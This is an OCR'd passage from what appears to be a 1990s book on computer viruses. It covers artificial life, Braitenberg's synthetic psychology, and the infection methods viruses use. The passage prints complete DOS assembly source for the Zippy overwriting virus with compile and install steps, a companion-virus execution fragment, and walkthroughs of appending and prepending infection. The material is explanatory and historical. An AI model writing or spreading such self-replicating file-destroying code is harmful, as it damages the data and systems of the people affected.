Computer virus species are often written with a single operating system environment in mind. If an DOS-specific virus was executed on a UNIX based operating system, it would be immediately throttled and the file would not be executed. Depending on the operating system, a crash may occr. (Please note that there is the possibility of cross platform viruses and worms by using scripting languages, but as of yet, this has not been commonplace). Biological life will behave very similarily, although fortunately with a less significant influence on the new environment. As a quick example, removing most types of fish from their watery habitat for extended periods of time will surely kill them. A sudden and unexpected change in the environment will usually spell disaster for all types of viruses, biological or computer originated.

Preditory viruses also exist. For instance, the Den Zuk virus will seek out and overwrite **The Brain** virus if both are present on the same system.

There are many other behaviors exhibited by computer viruses that would lead one to believe that computer viruses are, at the very least, a valid form of Artificial Life.

Christopher Langton agrees, saying that computer viruses are one of the closest things to artificial life in existence. He says, "In several instances, one computer

virus has overridden another, generating a virus nobody really wrote. This was a combination of two viruses, both viable, that spread around targetting the same sector of your disk."[64] This type of viral creation will be discussed later in the book.

Speaking on Artificial Life and computer viruses, Eugene Spafford offers us this warning:

> We must never lose sight of the fact that "real life" is of much more importance than "artificial life", and we should not allow our experiments to threaten our experimenters.[65]

---

[64] Christopher Langton, Omni, v 14(1), pp 130, October, 1991

[65] Eugene H. Spafford, Artificial Life][, pp 744, Addison-Wesley, 1991

Synthetic Psychology

"The chicken was the egg's idea for getting more eggs." -- Samuel Butler

Synthetic Psychology is an exciting, valid, but exceedingly underrated study. Finding its roots in 1965, there have been very few texts even referring to it, nor are there many scientists carrying out research in this area.

In his extremely energetic book, VEHICLES: Experiments in Synthetic Psychology[66], neuroanatomist Valentino Braitenberg describes his area of science. Seeking to understand how the brain evolved to become the powerful machine that it is today, he guides the reader through various mental experiments.

Employing the analogy of an imaginary *vehicle* to demonstrate his theory of the evolution of intelligence, Braitenberg transcends the imaginary via inanimate, but mobile mechanisms. Self-emergent behavioral patterns are arrived at through the emulation of programmed instincts[67]

---

[66] Valentino Braitenberg, VEHICLES: Experiments in Synthetic Psychology, MIT Press, 1984

[67] These instincts are guided by various sensors and wirings, which are experimentally added and subtracted.

whose attributes are easily accommodated in an animate vehicle. For simplicity, it is best imagined that the vehicles are floating in water. For those so inclined, these machines may be easily built using common components found at a good electronics surplus store.

The Basic Vehicle

The basic vehicle contains only one engine. Driving the engine is a single sensor able to recognize one pair of binary opposites and to react to either extreme. The vehicle may execute only two reactions (For example, fast and slow engine states), each of which correlates in one-on-one basis with one of the aforementioned sensory attributes (such as hot and cold temperatures).

Given only this set of rules, the vehicle can be set up to speed in warm water, and thus slow down in cool water. Also, the reverse of this is true: if the vehicle is set up to slow down in warm water, it will speed in cold water.

This vehicle presents a rather unintelligent object that reacts in a predictable pattern. As of yet, there is nothing spontaneous or even remarkable about its abilities.

Giving the Vehicle a Sense of Direction

A similar engine and sensor are added to the vehicle. By wiring up the motors so that the right motor runs in fast mode when a good stimulus is on the left, the vehicle will

steer itself towards the favourable stimulus. This is the method used to steer bulldozers, as well as other "tracked" vehicles. (See fig. XX.)



Figure XX. Basic Steering in a Two Motor - Two Speed Vehicle

This modification simply gives the vehicle a method of reaching favourable places, and fleeing from aversions. Such a vehicle might appear to decide that it must stay out of warm water and remain in the cold. Its reactions to each condition are very mechanical, however.

Endowment of Several Senses

Next step, several new sensory pairs are added to the original set of senses, along with corrosponding reactions.

If three signals tell an engine to go fast, and one signal does not say to go fast, then the engine will receive 3/4 of the total power is capable of receiving, and therefore will drive at 3/4 its total speed. Because the program is set up so that the opposite engine receives the opposite signal, 1/4 of the total power it is capable of receiving will be sent, and cause it to go 1/4 its total speed. The sum of these reactions will cause the vehicle to turn slightly in one direction.

The vehicles mentioned for this experiment will be fairly basic, and start off with only four senses. They will be able to sense and react in one of two ways to heat, light, water depth, and sound.

Perhaps a vehicle is built to drive towards the heat, bright light, shallow water and loud sounds. Seeing it in action, one may decide that this vehicle requires the heat, light, shallow water and loud sounds. This vehicle seems somewhat outgoing and friendly. It may even begin to remind its creator of him or herself. Yes, it is unmistakable: with little alteration, a vehicle like this would enjoy a day of rock and roll at the beach!

Another vehicle could be built in such a way that it drives away from warm areas, towards bright light, towards deep water and away from loud sounds. It is natural to imagine that this vehicle is drawn to colder water, does not like the dark, and requires silence. This vehicle may almost frighten its creator, being so similar to the folks next door. The vehicle seems likely to be way out there fishing on the cooler days, but otherwise is likely to sit around home complaining that it's too hot, and scream incessantly about the loud music the other vehicles are always playing.

Many other sensory receptors may be encorporated to detect such things as the colour red, the direction of water flow, the smell of peanut butter, the saltiness of water, purity of the air, or anything else imaginable. Any senses that may be added to the vehicle will lend themselves well to this sort of study. In fact, the more senses that are incorporated, the more interesting and autonomous the vehicle will seem.

Variable Sensitivity

A vehicle that is only able to react with one of two states to a stimulus presents a very banal instinctual being within the context of programmed reactions. The reason for this clause is that the vehicle will only react in one

manner to a given stimulus: an instinct. According to Random House Webster's, instinct is:

> **"...an inborn pattern of activity or tendency to action common to a given species"**[68]

By employing a rank-order system within the sensitivity of the sensor directly proportionate to the strength and distance of the stimulus, and by giving the vehicle direction and speed capabilities, behavioural patterns begin to emerge, such as reason, judgement and deliberation.

Reason:

> **1. a basis or cause, as for some belief, action, fact, or event.**
>
> **...**
>
> **3. the mental powers concerned with forming conclusions, judgments, or inferences.**
>
> **4. sound judgment; good sense.**
>
> **...**
>
> **7. Philos.**
>
> **a. the faculty or power of acquiring intellectual knowledge, either by direct understanding of first principles or by argument.**
>
> **b. the power of intelligent and dispassionate thought, or of conduct influenced by such thought.**[69]

---

[68] Websters Dictionary, College Edition., Random House, 1992

[69] Ibid

With this infinitely variable sensitivity, the vehicle may execute degrees of reactions (for example: it may travel fastest in boiling water, normal speed in warm water, but completely stop - hybernate? - in cold water), each of which correlates variably with the relative distance/strength of one of the aforementioned sensory attributes.

This works basically the same as the volume knob on a radio. The more the knob is turned in a clockwise direction, the louder the music becomes. Counter-clockwise turning of the knob would produce a quieter sound. And there is a maximum direction the knob can be turned in either direction.

If a vehicle senses something warmer on its left side than on its right, it may be drawn more to the left, and appear more interested in what was in that direction.

An interesting event occurs once a vehicle is able to respond variably to its surrounding. Where at one point it was an easy task to determine what motivates its reactions, it now becomes less "instinctual" and more "preferential". Certain traits begin to emerge that simply were not programmed into the vehicle. It becomes increasingly difficult for a person who has not seen the vehicle's internal workings to figure out what has actually been programmed into it.

Adding Thresholds

A threshold is the point at which a stimulus is of sufficient intensity to begin to produce an effect[70]. Vehicles will behave much more spontaneously when thresholds are introduced to a vehicle's sensory ability. Suddenly, the vehicle may find that a particular stimulus provides a certain amount of pleasure, then hastily leave when it loses interest, or when the stimulus becomes overbearing. It may even hover around the stimulator at a comfortable distance. Dependant on environmental context, each vehicle will react differently.

By being prevented from reacting until a certain sensation threshold has been met, the vehicle may appear to "think" before any reaction is elicited. Once the threshold has been met, it may gleefully speed towards the pleasure object, or it may become bored and saunter away, even quickening its pace as it gets further from the object. These responses are emergent, and are reinforced by its programmed instincts. It may even spin excitedly around its source of interest, hastily attacking any other vehicle getting too close for comfort! If the other vehicle has similar traits, they may wage war, the winner keeping the prized object. Or they may decide to share the object, being sure to keep their distance from each other.

---

[70] Ibid

Another emergent life-like quality often encountered is that during a time when it is "pondering", the vehicle may suddenly be side-tracked by another stimulus and trot off in a completely unexpected direction!

The territorial behaviors and absent-mindedness described above were not programmed explicitly. Reactions like these are the emergent properties that make this type of project so intriguing. It is virtually impossible to determine the working program of such a machine, based solely on how it reacts in its environment.

With the addition of thresholds, the emergent properties are limitless. The slightest alteration of variables processed by the sensors will produce new emergent traits. Incredibly, with each tweaking of parameters, new and unforeseen traits will manifest themselves spontaneously in the actions of the vehicle.

Adding Advanced Life-like Properties

Braitenberg teaches various methods for furnishing the vehicle with limited "memory". This way, it may remember significant events throughout the vehicle's lifespan. The ability to judge distance and direction, and therefore geographical position can also be imparted to the vehicle.

This is the essence of Synthetic Psychology: The creation of a emergent psychological traits (such as the

emergent instincts, behavior, and reasoning demonstrated in the vehicles) within a well-defined and inanimate environmental context.

In this context, there are three prerequisits:

1. sensory ability and mobility.
2. the programming of various reactions to certain sets of stimuli.
3. the presence of those stimuli.

The result of this context is consistent and reliable: instinct, behavior and reason emerge. This is very much like the psychology of the animate, but emerges in the inanimate. Because it *is* in the inanimate, it is called Synthetic Psychology.

Artificial Life vs. Synthetic Psychology: A Comparison

After reading the text on Artificial Life, one may be curious. "Isn't Synthetic Psychology just another form of Artificial Life?" It very much appears so, barring certain important details. In reality, they are almost unrelated, but share many similar functions.

Artificial Life examines lifeless matter, then adds various traits suggestive of life, resulting in a life-like being. Synthetic Psychology looks at a lifeless vehicle, gives it the ability to sense its surroundings, and act upon what it finds. Emerging from this is a similarly life-like being.

The major difference is this: Artificial Life attempts to create or study life by looking at, and simulating biological functions. Examples include reproduction and growth. Synthetic Psychology attempts to create or study psychology by looking at, and simulating psychological functions. Examples include fear and foresight. As has been described, life seems to be an emergent property ironically peculiar to both sciences.

...But is it Life?

To return to a key question, ie: Is a computer virus a valid form of artificial life? Steen Rasmussen wrote:

Aspects of Information, Life Reality, and Physics

Information and Life:

(I) A universal computer is indeed universal and can emulate any process. (Turing)

(II) The essence of life is a process (von Neumann)

(III) There exists criteria by which we are able to distinguish living from non-living things.

Accepting (I), (II), and (III) implies the possibility of life in a computer.

Life and Reality:

(IV) If somebody manages to develop life in a computer environment, which satisfied (III), it follows from (II) that these lifeforms are just as much alive as you and I.

(V) Such an artificial organism must perceive a reality R_2, which for itself is just as real as our "real" reality R_1 is for us.

(VI) From (V) we conclude that R_1 and R_2 have the same ontological status. Although R_2 in a material way is imbedded in R_1, R_2 is independent of R_1.

Reality and Physics:

(VII) If R_1 and R_2 have the same ontological status it might be possible to learn something about the fundamental properties of realities in general, and of R_2 in particular, by studying the details of

different R_2's. An example of such a properties is the physics of a reality.[71]

If one is to agree with the above criteria, then it must be understood that artificial is, in some way, alive, and that computer viruses are very much alive in their own reality (R_2).

Some people will disagree, saying that viruses are not alive because they only exist within an electronic environment (in other words, R_2 is not appropriate for life because it is built up of electric pulses only). The reality of the situation is that humans are also comprised of energy, although of a different level. We cannot discount the computer virus as a life form because of the different source of energy input. Such a double standard toward computer viruses is glaringly anthropocentric.

Some believe that the definition of life should be altered, so as to not include computer viruses! Eugene Spafford says:

> "To suggest that computer viruses are alive also implies to me that some part of their environment -- the computers, programs, or operating systems -- also represents artificial life. Can life exist in an otherwise barren and empty ecosystem? A definition of "life" should probably include something about the environment in which that life exists."[72]

---

[71] Steven Levy, Artificial Life, pp 145, Pantheon Books, 1992

[72] Eugene H. Spafford, Artificial Life II, pp 744, Addison Wesley, 1992

This so-called barren and empty ecosystem is fertile breeding ground for life forms which thrive on the electrical currents present. There is an ecological context to the computer simply because the computer is comprised of energy input and energy output systems that can be controlled. The computer virus monopolises these vital energies. Moreover, the computer virus can seriously manipulate and/or damage the hardware and software in its environment.

We ought not assume that Artificial Life or Synthetic Psychology is somehow secondary or lesser; life-as-we-know-it also emerged from an inanimate chemical combination, DNA.

Computer Virus Programming

Because of the inclusion of source code examples, this, and the ensuing chapter will probably agitate the sensibilities of many readers. Before continuing, it must be noted that it is exactly this attitude and phobia that allowed computer viruses became rampant in the first place. It is important to understand, both for scientific reasons, and for security reasons, how computer viruses function, and what useful technologies they have introduced to the computer industry.

Many years ago, several companies began producing "cures" for the known viruses. As each cure was defeated by the virus writers, new ones had to be created. Soon, viruses became a lucrative industry much too dependent on mass ignorance to disclose its many secrets.

Through staged media events and incompetent reporting, the public has become both oblivious to and afraid of the facts. So long as viruses are the abominable and cryptic entities that they have been presented as being, they shall thrive heartily. Once techno-peasants overcome their religious fear of the unknown, it will become clear that there is no reason for the longevity that the computer virus threat has been granted.

Also, it must be noted that this is not a crash-course in viral development, but rather an exploration of the various functions and technologies used in computer viruses. There are several good underground publications dedicated to teaching the art of virus writing (See Suggested Reading in the appendices). This chapter will prove highly beneficial to those learning to write viruses, but is aimed principally at programmers wishing to understand how they work. Many of the techniques explored exhibit significant commercial value and potential.

Reproduction

The single function that sets a virus apart from any other computer program is its ability to reproduce. This is a facility for the virus to insert a functional copy of itself into a another executable file so that its victim, in turn, is able to promote further propagation.

Computer viruses use a variety of methods to reproduce. Once these are understood, computer viruses no longer present a threat. (Refer to Chapter Three for a discussion of available anti-virus methods and technologies)

Overwriting Viruses

Overwriting viruses are the most primitive form of computer virus. They have been given many different, often home-made monikers by those who do not like to classify them

as viruses. Because they do not contain all the neccessary functions of a typical virus, the overwriting virus is more akin to the biological *viroid*[73].

In its utmost simplicity, the overwriting virus serves no other function but to write its code overtop the beginning of the victim file so that it too becomes a virus. Because the victim will no longer function as expected, detection is almost immediate. The only cure, however, is to overwrite the infected file with a clean copy of the file from a backup diskette.

The **Zippy** virus is an example of an overwriting virus. It is devoid of any extraneous code, and only contains the functions needed to successfully propagate itself. The source code is simple and well documented; a debug script plus instructions for creating the virus using DEBUG.COM appears in the appendices.

```
COMMENT~================================================================

=
=                       Zippy Overwriting Virus
=
=                       ----------------------
=
=         Dissassembly (c)1993 Karsten Johansson, PC Scavenger
=
=
=
==========================================================================
=
```

[73] Viroid: similar to a virus, but consisting of only a short strand of DNA

```
=
=
=  CAUTION:  This virus contains damaging code!!  Do NOT execute it in
=
=            directories with useful .COM files.
=
=
=
=  NOTES:    The Zippy virus is an overwriting virus.  Because of
=
=            this, all infected files lose their proper functionality.
=
=            Instead, any attempt to execute an infected file will
=
=            result in virus activity. Only experiment with target
=
=            files which are easily replaced.  Do not forget to delete
=
=            all infected files when experimentation is finished.
=
=
=
=            DO NOT INFECT ANYONE'S SYSTEM BUT YOUR OWN! To do so is a
=
=            federal offence.
=
=
=
=  COMPILE:  With TASM:           TASM    ZIPPY
=
=                                 TLINK   ZIPPY
=
=                                 EXE2BIN ZIPPY ZIPPY.COM
=
=
=
=  INSTALL:  Simply execute the compiled virus in a directory
=
=            containing the target .COM files.
=
=
=
==========================================================================
=
=
=
=  BEFORE COMPILING THIS CODE, IT MUST BE NOTED THAT THE AUTHOR AND
=
=  PUBLISHER OF THIS BOOK CANNOT BE HELD LIABLE FOR ANY DAMAGES THAT
=
=  MAY BE INCURRED BY THE USE OF OR THE EXPERIMENTATION WITH COMPUTER
=
=  VIRUSES. THIS BOOK IS FOR EDUCATIONAL PURPOSES ONLY. EDUCATION IS
=
```

```
=  NOT HERE TO BE ABUSED.
=
=
=
================================================================================
~

       .model tiny
       .code
        org   100h

zippy:
        mov   ax,4Eh              ;Search for a file
        xor   cx,cx               ; with NORMAL attributes
        lea   dx,comfile          ; and has a .COM extension.
        int   21h
        mov   ax,3D01h            ;Open file with write access
        mov   dx,9Eh              ; using ASCIIZ filename from DTA
        int   21h
        xchg  bx,ax
        mov   ah,40h              ;Write the virus code
        mov   dx,si               ; starting from the beginning
        mov   cx,virend-zippy     ; until all virus bytes are written
        int   21h
        ret                       ;Drop to DOS

comfile:
        db      '*.COM',0         ;Used for victim search

virend:                           ;Simple marker to calculate length
of
                                  ; virus code
end     zippy
```

The **Zippy** virus contains only two main functions: A search routine and a reproduction routine. First, it attempts to find a file to infect. Assuming that a target has been acquired, the file is opened (prepared for reading/writing) using the name as held in the Disk Transfer Area[74] which was created by the search routine. The virus

[74] The DTA is a table of information where various information about a file is held. One such peice of information is the file name.

code is then written on top of the victim's code before control is passed back to DOS.

The following diagram represents the overwriting reproductive method. Generally all overwriting viruses work via the same modus operendi.



Figure XX. Reproduction of the Zippy Overwriting Virus

Companion Viruses

Companion viruses are the second most rudimentary form in computer virus technology. In fact, their infection method is so unusual that it was once argued that this type of program was not a virus at all! Because companion infections fulfill all the requirements listed in chapter 1, they certainly *seem* like computer viruses. Companion viruses are, at the very least, parasites. Arguing the

matter would prove fruitless. Directory infectors like the **Dir][** face the same dilemma when viewed in this light.

There are only three filename extensions that DOS will search for when an attempt is made to execute a file. They are .BAT, .COM and .EXE. Whenever something is typed at the DOS command line, the command interpreter (COMMAND.COM) assumes that it is a command. For example, type:

ATTRIB

at the command line, and press enter.

When this has been completed, the command interpreter checks whether it is an internal command, like DIR or CD. Since it is not, all directories listed by the PATH command are searched for a file called ATTRIB.COM. One is not found, so the search begins again, but for ATTRIB.EXE. This time, it should find ATTRIB, as it is an .EXE file. It will then be executed. If ATTRIB.EXE does not exist on your drive, DOS will search for ATTRIB.BAT before giving up, and generating an error message.

Companion viruses exploit this process. To infect ATTRIB.EXE, a companion virus creates a copy of itself in the same directory as the command itself, store the name of the file it is infecting, then name the copy of itelf ATTRIB.COM.

All subsequent executions of ATTRIB will run the viral ATTRIB.COM first. Once the virus has finished its duties, it exits by causing COMMAND.COM to execute ATTRIB.EXE. Paradoxically, companion viruses are the most difficult to detect with most standard virus scanning techniques, but it is a simple matter to find and disinfect them with a command-line interface like DOSSHELL or Norton Commander (or, for that matter, the ATTRIB.EXE will display the hidden files). Simply look for hidden .COM files that do not belong in the directories, and delete them. If only all viruses were this easy to remove!



Figure XX. Reproduction in Companion Viruses

Following is a code fragment similar to that found in the **Zeno** virus. The code demonstrates how filenames are passed directly to the command interpreter for execution. The interrupt used to accomplish this is undocumented. When it is used, the normal command search is overlooked, and the .EXE file is executed as if the virus did not exist.

```
;RUN_ATTRIB: This file does nothing except demonstrate how a companion
;            virus passes the host file's name to COMMAND.COM to be
;            executed.  NOTE:  This code segment is not a complete
;            program.

   .model tiny
   .code
    org    100h

run_attrib:
    push   cs
    pop    ds                ;ds=cs
    lea    si,filename       ;file name to pass to COMMAND.COM
    int    2Eh               ;**UNDOCUMENTED**

filename:
    db    'ATTRIB.EXE',0D    ;name of file to execute, terminated by CR

end run_attrib
```

Appending Viruses

There are three types of appending viruses. They are .COM infectors, .EXE infectors, and .COM/.EXE infectors. As the .COM/.EXE infector virus is simply a combination of the first two formats, it will not be described here.

Appending .COM Viruses

.COM files are the most rudimentary of binary executable files. They are loaded into memory at offset 0100h in all cases[75], and are limited to 64 kilobytes of code. Because headers are not used, as they are in .EXE files, alteration is a very easy feat.

---

[75] Some source codes are compiled as ORG 0 instead of ORG 0100h. When the code is executed, it is loaded at offset 0100h, regardless. The ORG 0 is used only to make certain math functions easier to write.

A basic appending virus simply appends a copy of its code to the end of the victim file. Then the first three or four bytes of the file are stored within the virus' body. If the virus is successful, it then calculates the offset from the beginning of the victim to the beginning of the virus, and inserts a JMP (Assembler language command to JuMP) to the beginning of the virus code (at offset 0100h).

When the file is subsequently executed, the new jump causes the virus to run instead. Once the virus code is finished executing, the first few bytes are restored, and the program jumps back to the beginning. The code then runs as if nothing had changed. Figure XX is a graphical depiction of infected program execution as it would appear in memory.

The **Proto-3** virus, featured at the end of chapter 6, is a .COM appending virus. The **Lezbo** virus will infect .COM, .EXE or .OVL files by appending copies of itself as well.



Figure XX. Execution of an infected .COM file as code appears in memory.

Appending .EXE Viruses

.EXE files are very different than .COM files. In order to infected such a file, it is important to understand the .EXE file format.

Whereas a .COM file is simply an executable memory image fully contained in one segment, .EXE files contain several distinct segments. The main segments are organized in the .EXE header. Additional segments are initialized within the code. Following is a basic file which can be debugged and examined without much effort.

```
;Simple.COM file which will be converted to an .EXE file.

    .model tiny
    .code
     org   100h

Hello:
     mov   ah,9
     lea   dx,greeting
     int   21h
     mov   ah,4Ch
     int   21h

greeting   db 'Hello, world!$'

end Hello
```

This source code compiles to a 25 byte .COM file. With a proper .EXE header attached, it is 57 bytes long. Following is a hex dump labelling the different parts of the .EXE header, and the original .COM file image. (Note: There is no practical reason for doing this. The converted .COM file strategy was only chosen for simplicity's sake.)

Offset	Dump	Description
00	5A4D	'MZ' .EXE header signature.
02	0039	Program bytes remaining in last 512 byte page.
04	0001	Number of 512 byte pages needed for .EXE file & header
06	0000	Number of relocatable items
08	0002	Header size in paragraphs
0A	0FFE	Minimum extra paragraphs needed
0C	FFFF	Maximum extra paragraphs needed
0E	FFF0:FFFE	Stack segment
12	0000	Checksum of file (optional)
14	FFF0:0100	Initial CS:IP (org 100h)
18	001C	Offset of relocation table
1A	0000	Overlay number (0 = not an overlay)
1C	000000000	Relocation table
20	B4 09	MOV AH,9
22	BA 010B	LEA DX,GREETING
25	CD 21	INT 21h
27	B4 4C	MOV AH,4Ch
29	CD 21	INT 21H
2B	...	Hello, world!$

A standard .COM file can be directly planted in memory as is, then executed from beginning to end. Because .EXE files often use more than one segment, and can start off on any given offset, they must be processed differently. The .EXE header contains the necessary data needed by DOS to set up the executable properly in memory, how much memory is needed, where to begin the actual execution, and much more. The signature 'MZ' at the beginning of an executable indicates to DOS that there is an .EXE header present.

Offset 0Eh of the header tells DOS where to place the stack. Since this is actually a disguised .COM file, the stack begins at the last byte of the code segment. Offset 14h is the initial CS:IP, or the pointer to the beginning of the executable code. These two sets of values are important in .EXE appending viruses.

To infect an .EXE file, the virus must first store the above values within its body, then append a copy of itself to the end of the victim. The initial CS:IP is then modified to point to the virus instead of the code segment. Often the stack segment is located at the end of the executable file, and must also be moved. Forgetting to relocate the stack's position will almost invariably result in a system crash, (if not, it *will* cause faulty infections that crash) as the virus code will be overwritten with garbage bytes.

If the host is subsequently executed, the virus will be executed first. When the virus is finished running, the stack and initial CS:IP are replaced, and the virus jumps to the original code to execute it as if nothing had changed. Trace through the **Lezbo** virus in chapter 6 to see this in action.

Often the .EXE header is modified to provide virus identification. The usual modifications occur in the checksum value, which has fallen from normal usage, and in the third and forth bytes. These bytes can be altered without harming the .EXE file, even though the values will then be incorrect.

Prepending .COM Viruses

Only files with the .COM file format can be infected using the prepending method. This is because the victim is written to the end of the virus code instead of the virus being appended to the end of the victim. The virus then saves a record of the original file length before copying itself to the disk.

When an infected program is executed, the prepended virus code is executed in its place. The virus first loads itself to a different segment. The next segment always starts 64 Kilobyes after the entrypoint of the file, and thus safely clears the 64 Kilobyte size limit imposed on .COM files. From there, it can rewrite the host file to its

original offset. The virus then finishes execution before jumping to offset 0100h; the host's original entry point.

Because of their simplicity, prepending viruses are often very compact. The **DOS 7** in chapter 6 is a prepending virus.

